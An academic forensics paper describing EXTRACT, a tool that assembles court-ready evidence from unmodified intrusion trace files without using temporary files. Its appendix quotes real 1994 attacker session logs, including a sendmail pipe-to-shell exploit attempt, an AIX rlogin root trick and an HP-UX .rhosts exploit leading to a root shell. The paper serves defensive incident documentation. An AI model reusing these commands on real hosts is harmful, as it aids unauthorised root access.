Improving the Trustworthiness of Evidence Derived from Security Trace Files

Ennio Pozzetti
Politecnico di Milano, Milano, Italy
Vidar Vetland
Carleton University, Ottawa, Ontario, Canada

Improving the Trustworthiness of Evidence Derived from Security Trace Files

Ennio Pozzetti[a] and Vidar Vetland[b*]

[a] *Politecnico di Milano, Dip. Elettronica e Informazione, I-20133 Milano, Italy, Email: pozzetti@elet.polimi.it*
[b] *Carleton University, Dept. Systems and Computer Engineering, Ottawa, Ontario, Canada K1S 5B6, Email: vidar@sce.carleton.ca*

Abstract

Evidence is required to prosecute intruders in computer systems and networks. Reliable trace files are needed to obtain such evidence. Trace files normally contain vast amounts of data of which only small portions are useful as evidence. Use of temporary files during analysis of the data is dangerous because inconsistencies may be introduced in that way. Since one inconsistency is enough to reduce the trustworthiness of the evidence, it is of paramount importance to develop a consistent way to extract and analyze information from trace files. In this paper we suggest such a method accompanied by proper tool support. We conclude that the raw trace files should never be altered, not even for the purpose of making them readable. All extraction and purification should be the result of systematic application of data filters. The systematic use of filters should be repeatable so that anyone can apply the filters. Thus the filters document the process from raw traces to information used as evidence.

1 Introduction

The process of obtaining evidence against intruders in computer systems requires a zero-fault policy. Hence the trace files should remain unchanged during analysis to avoid introduction of inconsistencies. Temporary files should also be avoided for the same reason. Every step should be documented and be repeatable. Trustworthy derivation of evidence based on trace files obviously depends on the trustworthiness of the trace files. Unfortunately, intruders may be able to delete or modify their traces and the trace collection tools may have bugs.

The motivation for this work was the need for proper documentation of repetitive break-ins at Politecnico di Milano[1]. Around 80MB of trace data about cracker activity were collected. The police asked us to document what happened. How do you summarize 80MB of trace data? We realized that we needed some tool support for this task. The method and the tools are described in this paper. The examples presented here are based on real break-ins that are not under investigation.

In this paper we will not discuss the legal aspects of monitoring. A good introduction to this topic can be found in [CB94, Chapter 12]. Our point-of-view is that you should be allowed to monitor your own system in order to investigate the activities of the crackers. The use of computer logs as evidence is also discussed in [CB94, p.200]. We also recommend [GS91] as a general introduction to computer security.

*The work reported was performed during a stay at Politecnico di Milano

[1] One person faces criminal charges in Italy for breaking into computer systems. The details of the case are still being investigated and are therefore not reported here at all.

The rest of this paper is structured as follows. In the next section we discuss the types and contents of trace files. Section 3 is about the actual collection of trace information. Section 4 discusses how information from trace files can be refined without modifying the trace files themselves and without creating temporary files. Section 5 describes the tool we built, EXTRACT. Section 6 discusses the process of identifying interesting trace file fragments. The conclusions are presented in Section 7. Appendix A contains an example of input to EXTRACT while Appendix B contains the final document produced by EXTRACT and LaTeX for the example in Appendix A.

2 Security Trace Files

There are different types of trace file. Some are provided by the operating system, such as `syslog` logs, `utmp`, `wtmp` and audit records in UNIX systems. Crackers know how to find and modify these logs if they manage to become superuser on a machine. In our experience, these logs are unreliable and most of the time useless. If these logs are not deleted or altered, they are useful in *combination* with other non-standard tracing tools. Examples of non-standard traces are daemon logs, network sniffer logs, shell logs, and backfinger information. The latter files are less likely to be deleted or altered by crackers since the configuration of these tracing tools may be different in different systems. The trace files should preferably be written to media where information cannot be modified once it is stored (WORM media), but this is seldom possible. It is in any case important to back up the trace data as soon as they are collected. It may be wise to give copies of the raw trace files to somebody else, for instance the police, as soon as they have been collected.

Trace information collected by means of instrumented daemons (see the next section) normally contains a lot of directory and file listings since the crackers spend considerable time looking around. These events are not very interesting but they tend to occupy most of the trace files. We are more interested in how the intruders manage to become superuser and which changes they do to the system. The intruders tend to download malicious tools by doing ftp to other sites, then install the tools and finally start them. These events are very important in the investigation of security violations. We conclude that systematic tool support is necessary to quickly document the important events and produce an understandable report about these events.

It is important to log all the events with timestamps. Otherwise it may be difficult to correlate different trace files. Unfortunately, traces must be produced over long periods of time in order to capture all the interesting events. It may even be required that tracing is performed regularly in order to allow the use of trace files as evidence in criminal prosecution. It is also easier to spot systematic errors in the trace collection tools when traces have been collected over longer periods.

Specialized filters are necessary in order to interpret different types of trace data. Some filters remove information that is not useful. Thus, the data volume can be reduced significantly. Some filters refine the information found in trace files. Such refinement may be necessary for traces that are not readable because they contain escape sequences for terminal handling. For instance, IRC-session (Internet Relay Chat) traces contain escape sequences for clearing the screen, scrolling, and placement of text in arbitrary positions. To be able to use IRC sessions in the evidence, we had to write terminal-handling emulators that can reconstruct such sessions and produce a trace of the compromising conversations. In general it is not possible to produce a linear representation of a user session which uses random cursor positioning. However, in the case of an IRC-session, the dialogue is displayed in a scrolling area on the screen. New sentences are added at the bottom of the scrollable area and lines disappear from the screen at the top-most lines of the scrollable area. This can be detected by the emulation program and lines disappearing from the top-most line of the screen can be written to a file. Thus the original sequence of the conversation is maintained. The status lines and the input fields, which are not part of the scrollable area of the screen, are not very interesting.

We decided to build a tool that can apply these filters in a pre-determined manner so that the final document can be produced directly *without* the use of temporary files. This is the topic of Sections 4 and 5. In the next section we will describe how the trace files can be obtained.

3 Tracing Security Events

Reliable tools for trace collection are vital for investigations of security violations. If several trace collection tools report the same security-related event, the confidence in the traces increases significantly. This provides different point-of-views of the same events. Therefore, different tracing tools should be run simultaneously.

Logs like `wtmp` and logs produced by `syslog` are normally collected regularly in Unix systems. If the TCP-wrapper [Ven92] is run there can also be logs consisting of data returned from "reverse" `finger` and reports of refused connections. All these tools report security-related events, but do not provide details about *what* happened when the cracker was inside the system.

To learn how intruders break into systems, what they are looking for and what they do, it is necessary to log *every* keystroke of the intruder as well as the responses from the system. Because of this we decided to instrument the telnet daemon on our workstation. Also the telnet client and the shell were instrumented. All the instrumented programs output trace data in the same format: the process id of the process being monitored, date and time and then either the keystrokes of the intruder or the responses to the intruder's commands. An example of a trace file is shown in Figure 1.

We also wanted to monitor the actions of the cracker in systems accessed via our system. The `in.telnetd` daemon was instrumented to act as a "tee" for the I/O stream between the connected processes. The daemon records all I/O passing through it. Figure 2 summarizes how the instrumentation works; the middle workstation runs an instrumented daemon. If a connection (e.g., telnet or ftp) to another system is made, the local daemon still records the stream of information as shown in Figure 2.

4 Refinement of Information

Before proper evidence can be extracted from the trace files, it is necessary to have a good understanding of the timing and sequence of events. A log book, preferably in electronic form, is useful during investigations of cracker activity. In that way it is possible to remember the order and timing of discoveries. Note that also the sequence of discoveries, not only the sequence of events, may be important for the structure of the evidence. If all the different trace files have proper time stamps, it is possible to obtain different viewpoints to the same security-related events. These viewpoints should be put together in the evidence so they can support each other and increase the confidence in the trace information.

Temporary files can become outdated and may exist in different versions. People co-operating on a case may mis-interpret the contents of these files. The extra space required by the temporary files can also be a major concern. Hence, a better solution would be to reproduce the evidence from scratch every time new events are introduced in the investigation. The rest of this paper focuses on how to describe the *process* of extraction so that the evidence is directly reproducible from the raw trace files.

A method (Figure 3) was developed to facilitate decomposition of trace files into fragments as well as reorganization and explanation of fragments. The fragments may come from different *types* of trace file. The references to fragments are put in a *documentation* file. The documentation file is then input to the extraction tool which will perform the actual extraction of the fragments from the trace files and output the final document as LaTeX text. Having documentation files containing only references makes it easy to rearrange and outline the structure of the evidence. The method also takes into consideration the need for data conversion in order to make the traces readable. It is also possible to include other documentation files in a documentation file. To support the method depicted in Figure 3 we developed a tool called Extract. This tool is the topic of the next section.

5 Tool Support

Extract is a tool for extraction and combination of specific portions of files containing trace data in arbitrary formats. It is possible to specify a filter for each fragment. Extract expects a documentation file as input. This file contains references to fragments as well as explanations of these fragments. Each fragment to be extracted is described in the following format:

```
@ FILE [FROM,TO] (FILTER) <FROMTIME,TOTIME>
```

```
6031 940819 205431 >login:  root
6031 940819 205435 >Password:
6031 940819 205438 >Login incorrect
```

Figure 1: Example of `in.telnetd` trace file.



Figure 2: Instrumented `in.telnetd` scenario.

With the exception of file names, all fields must be specified for each fragment. If a file name is present, it must be preceded by a '@'. If the file name is omitted, the previous file name is assumed.

`[ FROM , TO ]` specifies the beginning and the end of a fragment in one of the following three formats: line number, line number "." column number, or "#" byte number. For instance, [12.3,#500] means that the fragment starts at the third character in the twelfth line in the trace file and that the fragment ends at (including) byte number 500 (counted from the beginning of the file). `( FILTER )` specifies a filter that will transform the extracted raw data from its standard input. For instance, `(cat -v)` will translate control characters to a printable character sequence. It is possible to specify a pipeline of filters as in `(filter1 | filter2 | filter3)`. `()` means no filter. < `FROM_TIME , TO_TIME` > is required in order to enable queries about a specific period in time. Both the start and end times are specified in the YYMMDDHHMMSS format; year (two digits), month, day of the month, hour, minute, and second.

It is also possible to include other documentation files. This feature allows a hierarchical structure of documentation files. Between each fragment reference it is possible to insert text that will be output between the file extracts. The start of freetext must indicated by `/#` and the end of freetext must be indicated by `#/`. A % indicates that the rest of the line should be treated as a comment. A /* initiates a multi-line comment that must be terminated by a */.

Some directives are tailored to LaTeX. `^Heading` will generate LaTeX code for a section head, while `^^Heading` will generate LaTeX code for a subsection head. It is also possible to generate plain text instead of LaTeX code. Furthermore, it is possible to specify a time interval for which EXTRACT will generate a document containing fragments with timestamps within that interval.

Appendix A presents an example of a documentation file that can be input to EXTRACT.

6 Locating Fragments

In the previous sections we described the infrastructure for extraction and combination of trace file fragments. Fragments are described in terms of byte counts, line numbers, and column numbers. The key



Figure 3: The method for improving the trustworthiness of trace files

question is how the relevant fragments are located in the trace files. Since we assume that the trace files themselves never change, all references will always remain valid. If only a few fragments are interesting, it is not too much of a burden to find the absolute position in a trace file using an editor. On the other hand, if there are many fragments, this becomes tedious. When there are many fragments to be extracted, it is often possible to locate them by pattern-matching.

A script was written in order to generate input files to EXTRACT from `tcsh` log files. These log files follow the same format as the `in.telnetd` log files, but all user sessions are recorded in the same trace file. The current instrumentation of `tcsh` causes all the shell processing (such as processing of `.cshrc`) to be logged in the trace file as well. The fragment references generated by this script point to user session information only.

According to our experience, crackers often install sniffer programs in order to collect passwords directly from the network. Most of them don't write a sniffer by themselves. Instead they often use the sniffer program known as `esniff`. Since `esniff` records Internet connections for all the machines in the local network (such as rlogin and telnet connections) it is very likely that even the crackers' connections will be recorded by their own sniffers. We wrote a script that applies pattern matching to select the sniffer records that can be attributed to the crackers. We searched for known nicknames, names of programs run in order to delete information from `wtmp` and `utmp`, typical commands, and names of directories where the crackers' files are stored. With this method we discovered many unauthorized connections to machines in our local network that we wouldn't be able to discover by other means because the crackers were not connecting through machines with tracing facilities installed.

In addition to these two scripts, a script was written in order to locate IRC sessions in the trace files. In future versions of the EXTRACT tool we might allow pattern matching in addition to absolute references in the expressions delimiting a fragment.

7 Conclusions

Based on experience from real attacks, we have devised a method and built tools to improve the reliability of evidence derived from trace files. We adopted a policy where the raw trace files were *never* changed. Instead of producing many temporary files, we described the final document in terms of trace file fragments. The document description can itself include other document descriptions. In that way a collection of fragments can be used in different documents at no extra cost. When a trace file fragment is being extracted, it may be filtered through *any* useful filter. The documentation file can contain arbitrary LaTeX commands and text between the statements that reference fragments. Thus, we obtain documents that are not only derived directly from raw trace files; they also look nice.

Acknowledgments

The documentation policy and the documentation tools together with a collection of filters were developed by the authors. However, several persons were involved in solving the break–in case for which we developed the ideas reported in this paper. We would like to thank Alex Martelli for the initial instrumentation of the tcsh shell and the telnet client in order to monitor the activity of the intruders. In addition, we would like to thank Renzo Davoli and Fabio Vitali for the co-operation during the investigations. Last but not least, we would like to thank the crackers for providing us with an example[2] for our paper. Without the inspiration caused by the crackers' activity there would have been no tool and no paper.

References

[CB94] William R. Cheswick and Steven M. Bellovin. *Firewalls and Internet Security: Repelling the Wily Hacker*. Addison-Wesley, 1994.

[GS91] Simson Garfinkel and Gene Spafford. *Practical Unix Security*. O'Reilly, 1991.

[Ven92] Wietse Venema. TCP WRAPPER: Network monitoring, access control and booby traps. In *Proceedings of the Third Usenix UNIX Security Symposium, Baltimore, MD*, pages 85–92, September 1992.

[2]Note that the example in this paper is in *no* respect related to the case being investigated by the Italian police.

A An Example of an Input File to EXTRACT

This example contains two documentation files. One of them includes the other. The directives used in these files were explained in the previous section.

```
%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%       Example                                                    %
%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%

^Example of evidence extracted from trace files
/#
This report is about a real break-in case. The intrusions were
discovered at Politecnico di Milano by the authors in August 1994. The
case involved machines in different universities and research
institutions both in Italy and abroad.  All the names of users and
machines together with IP addresses are changed by means of the {\tt
scramble} filter. Again, we didn't modify the trace files.  As far as
we know the facts reported in this document are {\bf not} under
investigation by the Italian police.  For this case the cracker is
still unknown.
#/

%
% include the documentation for 19 Aug
%
include Aug19.db % shown partly below
include Aug21.db % not shown here...
```

The following documentation file is included in the documentation file above.

```
%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%       Aug 19                                                     %
%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
^^Events on August 19th as seen from pike
/#
\putfig{6049}{Events in td.log.6049}
A connection from {\tt salmon} to {\tt pike} is reported in the syslog files.
The {\tt telnet} connection is shown in Figure~\ref{6049} with label {\tt 1}.
#/
@syslog
[2712,2712] (scramble) <940819215104,940819215104> % connects from salmon

/#
The {\tt last} command shows that user {\tt chief} connects to {\tt pike}.
The cracker is not deleting that information.
#/
@last
[7,7] (scramble) <9408192151,9408192223> % connects from salmon as chief

/#
The trace from the instrumented {\tt in.telnetd} collected on {\tt
pike} shows the cracker login session.  As shown in the fragment below
the cracker first tries to connect to the system as {\tt root} without
succeeding. He/she then manages to log in as user {\tt chief}.
#/
@td.log.6049
[1,10] (cat -v | scramble) <940819215104,940819215135> % logs on pike

  :
  : (Cut here to save space)
```

The result of inputting this file to EXTRACT is shown in Appendix B after being LaTeX'ed.



Figure 4: Events in td.log.6049

B Example of evidence extracted from trace files

This report is about a real break-in case. The intrusions were discovered at Politecnico di Milano by the authors in August 1994. The case involved machines in different universities and research institutions both in Italy and abroad. All the names of users and machines together with IP addresses are changed by means of the `scramble` filter. Again, we didn't modify the trace files. As far as we know the facts reported in this document are **not** under investigation by the Italian police. For this case the cracker is still unknown.

B.1 Events on August 19th as seen from pike

A connection from `salmon` to `pike` is reported in the syslog files. The `telnet` connection is shown in Figure 4 with label `1`.

Time: **940819215104 ⇒ 940819215104** File: **syslog** Filter: **scramble**

```
Aug 19 21:51:04 pike in.telnetd[6049]: connect from salmon.lab2.it
```

The `last` command shows that user `chief` connects to `pike`. The cracker is not deleting that information.

Time: **9408192151 ⇒ 9408192223** File: **last** Filter: **scramble**

```
chief  ttyp0    salmon.lab2.i Fri Aug 19 21:51 - 22:23  (00:32)
```

The trace from the instrumented `in.telnetd` collected on `pike` shows the cracker login session. As shown in the fragment below the cracker first tries to connect to the system as `root` without succeeding. He/she then manages to log in as user `chief`.

Time: **940819215104 ⇒ 940819215135** File: **td.log.6049** Filter: **cat -v | scramble**

```
6049 940819 215104 >login: root
6049 940819 215111 >Password:
6049 940819 215114 >Login incorrect
6049 940819 215114 >login: root
6049 940819 215117 >Password:
6049 940819 215120 >Login incorrect
6049 940819 215120 >login: chief
6049 940819 215129 >Password:
6049 940819 215135 >Last login: Fri Aug 19 20:55:14 from bass2.lab1.
6049 940819 215135 >SunOS Release 4.1.3 (GENERIC) #3: Mon Jul 27 16:44:16 PDT 1992
```

The cracker's next move is to try to exploit security holes in order to obtain `root` privileges on the machine. There are two unsuccessful attempts to do so. The attempts are labelled with `3` in Figure 4. For brevity only the last attempt is reported in the next 3 fragments. A script is loaded into the system from `perch`. The `ftp` connection is shown in Figure 4 with label `2`.

Time: **940819215545 ⇒ 940819215635** File: **td.log.6049** Filter: **cat -v | scramble**

```
6049 940819 215545 >/home/chief 54 > ftp perch.somewhere.ca
6049 940819 215615 >Connected to perch.somewhere.ca.
6049 940819 215616 >220 perch FTP server (SunOS 4.1) ready.
6049 940819 215625 >Name (perch.somewhere.ca:chief): arleen
6049 940819 215631 >331 Password required for arleen.
6049 940819 215632 >Password:
6049 940819 215635 >230 User arleen logged in.
```

After listing the files on the machine he/she decided to retrieve the file named `sec`.

Time: **940819215639 ⇒ 940819215651** File: **td.log.6049** Filter: **cat -v | scramble**

```
6049 940819 215639 >ftp> get sec
6049 940819 215649 >200 PORT command successful.
6049 940819 215650 >150 ASCII data connection for sec (131.175.21.0,1046) (2100 bytes).
6049 940819 215651 >226 ASCII Transfer complete.
```

The `sec` script tries to exploit a `sendmail` security hole. The cracker is not lucky, the script is buggy. Even crackers have bugs in their software!

Time: **940819215717 ⇒ 940819215736** File: **td.log.6049** Filter: **cat -v | scramble**

```
6049 940819 215717 >/home/chief 58 > chmod a+x sec
6049 940819 215725 >/home/chief 59 > sec
6049 940819 215727 >connecting to host localhost (127.0.0.1), port 25
6049 940819 215727 >connection open
6049 940819 215727 >220 pike.polimi.it. Sendmail 4.1/SMI-4.1 ready at Fri, 19 Aug 94 21:57:27 +0200
6049 940819 215727 >250 pike.polimi.it. Hello  (localhost.polimi.it), pleased to meet you
6049 940819 215731 >250 |... Sender ok
6049 940819 215731 >550 bounce... User unknown
6049 940819 215731 >354 Enter mail, end with "." on a line by itself
6049 940819 215731 >250 Mail accepted
6049 940819 215731 >250 daemon... Sender ok
6049 940819 215736 >250 | sed '1,/^$/d' | sh... Recipient ok
6049 940819 215736 >354 Enter mail, end with "." on a line by itself
6049 940819 215736 >250 Mail accepted
6049 940819 215736 >221 pike.polimi.it. delivering mail
6049 940819 215736 >sec: lxsi: not found
```

After other several attempt to make `sec` work, he/she then focuses on exploiting other machines in the network. The next fragments document the access to `walleye`. Figure 4 with label `4`.

Time: **940819220706 ⇒ 940819220824** File: **td.log.6049** Filter: **cat -v | scramble**

```
6049 940819 220706 >/home/chief 87 > telnet walleye.lab1.it
6049 940819 220818 >Trying 0.0.1.123...
6049 940819 220819 >Connected to walleye.lab1.it.
6049 940819 220824 >Escape character is '^]'.
```

Gashp! The `motd` of this machine is almost two pages long ... we will skip it ... we just show the login.

Time: **940819220829 ⇒ 940819220838** File: **td.log.6049** Filter: **cat -v | scramble**

```
6049 940819 220829 >AIX Version 3
6049 940819 220829 >(C) Copyrights by IBM and by others 1982, 1993.
6049 940819 220829 >login: white
6049 940819 220838 >white's Password:
```

By means of a `rlogin` security hole in AIX the cracker gain root privileges on the machine. Do not try it at home, it's not going to work. We deliberately modified the command line. If you have an AIX system you should get a patch for it.

Time: **940819220910 ⇒ 940819220910** File: **td.log.6049** Filter: **cat -v | scramble**

```
6049 940819 220910 >4 /home/white >rlogin localhost -l -root
```

The following fragment shows that the intruder is logged in as root.

Time: **940819220928 ⇒ 940819220935** File: **td.log.6049** Filter: **cat -v | scramble**

```
6049 940819 220928 >2 unsuccessful login attempts since last login
6049 940819 220928 >Last unsuccessful login: Tue Aug 16 12:04:11 DFT 1994 on hft/0
6049 940819 220928 >Last login: Thu Jul 28 11:02:46 DFT 1994 on hft/0
6049 940819 220928 ># w
6049 940819 220935 >  10:10PM  up 23 days,   9:24,  2 users,  load average: 0.00, 0.00, 0.00
6049 940819 220935 >User     tty          login@       idle      JCPU      PCPU what
6049 940819 220935 >white    pts/0       10:09PM          0         0         0 rlogin
6049 940819 220935 >root     pts/1       10:10PM          0         0         0 w
```

The next fragments show another successful intrusion. The system is an HP named `bass`.

Time: **940819221231 ⇒ 940819221309** File: **td.log.6049** Filter: **cat -v | scramble**

```
6049 940819 221231 >/home/chief 90 > telnet bass.lab1.it
6049 940819 221252 >Trying 0.0.1.113...
6049 940819 221252 >Connected to bass.lab1.it.
6049 940819 221258 >Escape character is '^]'.
6049 940819 221258 >^P
6049 940819 221259 >HP-UX bass A.09.01 A 9000/720 (ttys0)
6049 940819 221259 >
6049 940819 221259 >login: tom
6049 940819 221306 >Password:
6049 940819 221309 >Please wait...checking for disk quotas
```

The program `hpux.bug.c` is retrieved from host `carp`. The connection is shown in Figure 4 with label 7. No wonder what the file contains!

Time: **940819221358 ⇒ 940819221423** File: **td.log.6049** Filter: **cat -v | scramble**

```
6049 940819 221358 >bass:/utenti/tom 8 >ftp 1.1.114.199
6049 940819 221408 >Connected to 1.1.114.199.
6049 940819 221409 >220 carp FTP server (Version 1.7.109.2 Tue Jul 28 23:32:34 GMT 1992) ready.
6049 940819 221410 >Name (1.1.114.199:tom): zeus
6049 940819 221414 >331 Password required for zeus.
```

```
6049 940819 221416 >Password:
6049 940819 221420 >230 User zeus logged in.
6049 940819 221421 >Remote system type is UNIX.
6049 940819 221423 >Using binary mode to transfer files.
6049 940819 221423 >ftp> get hpux.bug.c
```

`hpux.bug.c` is succesfully compiled and executed on the system to obtain `root` privileges. root is compromised (again).

Time: 940819221444 ⇒ 940819221527 **File:** td.log.6049 **Filter:** cat -v | scramble

```
6049 940819 221444 >bass:/utenti/tom 9 >cc hpux.bug.c -o hpux
6049 940819 221454 >bass:/utenti/tom 10 >hpux
6049 940819 221502 >Attempting to .rhosts user root..succeeded
6049 940819 221503 >now type: "remsh localhost -l root csh -i" to login
6049 940819 221503 >bass:/utenti/tom 11 >remsh localhost -l root csh -i
6049 940819 221519 >Warning: no access to tty; thus no job control in this shell...
6049 940819 221519 >bass:/ 1 >uid
6049 940819 221523 >uuid: Command not found.
6049 940819 221523 >id
6049 940819 221523 >bass:/ 2 >id
6049 940819 221526 >id
6049 940819 221526 >uid=0(root) gid=3(sys)
```